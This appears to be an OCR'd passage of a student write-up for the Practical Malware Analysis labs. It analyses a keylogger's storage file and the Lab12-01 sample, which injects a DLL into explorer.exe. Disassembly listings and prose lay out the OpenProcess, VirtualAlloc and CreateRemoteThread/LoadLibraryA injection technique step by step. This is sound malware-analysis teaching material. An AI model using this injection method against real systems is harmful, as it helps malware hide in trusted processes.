


Figure 11. Mutex MZ

vi. Where does the malware store the data it collects?

In **C:\\Windows\\System32\\kernel64x.dll**





Figure 12. Key Logs Captured

Practical No. 6

a. Analyze the malware found in the file *Lab12-01.exe* and *Lab12-01.dll*. Make sure that these files are in the same directory when performing the analysis.

i. What happens when you run the malware executable?

A Message box with a incremental number in its title pops up every now and then…



ii. What process is being injected?

In the imports table, CreateRemoteThread is used by the exe which highly suggests that the malware might be injecting DLL into processes.




Figure 2. CreateRemoteThread in imports

"explorer.exe" is found in the list of string. X-ref the string and we will come to the following subroutine. Seems like explorer.exe is being targeted to be injected with the malicious dll.

```
.text:00401036                 lea     edi, [ebp+var_FE]
.text:0040103C                 rep stosd
.text:0040103E                 stosw
.text:00401040                 mov     eax, [ebp+dwProcessId]
.text:00401043                 push    eax             ; dwProcessId
.text:00401044                 push    0               ; bInheritHandle
.text:00401046                 push    410h            ; dwDesiredAccess
.text:0040104B                 call    ds:OpenProcess
.text:00401051                 mov     [ebp+hObject], eax
.text:00401054                 cmp     [ebp+hObject], 0
.text:00401058                 jz      short loc_401095
.text:0040105A                 lea     ecx, [ebp+var_110]
.text:00401060                 push    ecx
.text:00401061                 push    4
.text:00401063                 lea     edx, [ebp+var_10C]
.text:00401069                 push    edx
.text:0040106A                 mov     eax, [ebp+hObject]
.text:0040106D                 push    eax
.text:0040106E                 call    dword_408714
.text:00401074                 test    eax, eax
.text:00401076                 jz      short loc_401095
.text:00401078                 push    104h
.text:0040107D                 lea     ecx, [ebp+var_108]
.text:00401083                 push    ecx
.text:00401084                 mov     edx, [ebp+var_10C]
.text:0040108A                 push    edx
.text:0040108B                 mov     eax, [ebp+hObject]
.text:0040108E                 push    eax
.text:0040108F                 call    dword_40870C
.text:00401095
.text:00401095 loc_401095:                             ; CODE XREF: sub_401000+58↑j
.text:00401095                                         ; sub_401000+76↑j
.text:00401095                 push    0Ch             ; size_t
.text:00401097                 push    offset aExplorer_exe ; "explorer.exe"
.text:0040109C                 lea     ecx, [ebp+var_108]
.text:004010A2                 push    ecx             ; char *
.text:004010A3                 call    __strnicmp
.text:004010A8                 add     esp, 0Ch
.text:004010AB                 test    eax, eax
.text:004010AD                 jnz     short loc_4010B6
.text:004010AF                 mov     eax, 1
.text:004010B4                 jmp     short loc_4010C2
```

Figure 3. explorer.exe

We can confirm our suspicion using process explorer as shown below.




Figure 4. Explorer.exe injected with dll

iii. How can you make the malware stop the pop-ups?

Kill explorer.exe and re-run it again

iv. How does this malware operate?

Lab12-01.exe

The malware begins by using psapi.dll's EnumProcesses to loop through all running processes. Also note that it attempts to form the absolute path for the malicious dll. This will be used later to inject the dll in remote processes.

```
xor     eax, eax
mov     [ebp+var_110], eax
mov     [ebp+var_10C], eax
mov     [ebp+var_108], eax
mov     [ebp+var_1178], 44h
mov     ecx, 10h
xor     eax, eax
lea     edi, [ebp+var_1174]
rep stosd
mov     [ebp+var_118], 0
push    offset ProcName ; "EnumProcessModules"
push    offset LibFileName ; "psapi.dll"
call    ds:LoadLibraryA
push    eax             ; hModule
call    ds:GetProcAddress
mov     dword_408714, eax
push    offset aGetmodulebasen ; "GetModuleBaseNameA"
push    offset LibFileName ; "psapi.dll"
call    ds:LoadLibraryA
push    eax             ; hModule
call    ds:GetProcAddress
mov     dword_40870C, eax
push    offset aEnumprocesses ; "EnumProcesses"
push    offset LibFileName ; "psapi.dll"
call    ds:LoadLibraryA
push    eax             ; hModule
call    ds:GetProcAddress
mov     dword_408710, eax
lea     ecx, [ebp+Buffer]
push    ecx             ; lpBuffer
push    104h            ; nBufferLength
call    ds:GetCurrentDirectoryA
push    offset String2  ; "\\"
lea     edx, [ebp+Buffer]
push    edx             ; lpString1
call    ds:lstrcatA
push    offset aLab1201_dll ; "Lab12-01.dll"
lea     eax, [ebp+Buffer]
push    eax             ; lpString1
call    ds:lstrcatA
lea     ecx, [ebp+var_1120]
push    ecx             ; _DWORD
push    1000h           ; _DWORD
lea     edx, [ebp+dwProcessId]
push    edx             ; _DWORD
call    dword_408710
test    eax, eax
jnz     short loc_4011D0
```

Figure 5. EnumPorcesses

While looping through the processes only “explorer.exe” will be injected. The following figure shows the filtering taking place.




Figure 6. Check for explorer.exe

Once the malware located the “explorer.exe” process, it will ask the remote process (explorer.exe) to allocate a heap space. The space will contains the malicious dll’s absolute path as mentioned earlier. It will then get the LoadLibraryA address of explorer.exe and triggers the function via CreateRemoteThread. Explorer.exe will then invoke LoadLibraryA with the input as the malicious dll’s absolute path which is already in its heap memory and that is how explorer.exe got injected. =)




Figure 7. Injecting

Lab12-01.dll

The DllMain first creates a thread @ subroutine 0x1001030.




Figure 8. Create Thread

Inside this subroutine, we will find a infinite loop popping a message box every 1 minute. The title of the message box is “Practical Malware Analysis %d” where %d is the value of the loop counter.




Figure 9. Popping MsgBox every minute

b. Analyze the malware found in the file *Lab12-02.exe*.

b. What is the purpose of this program?

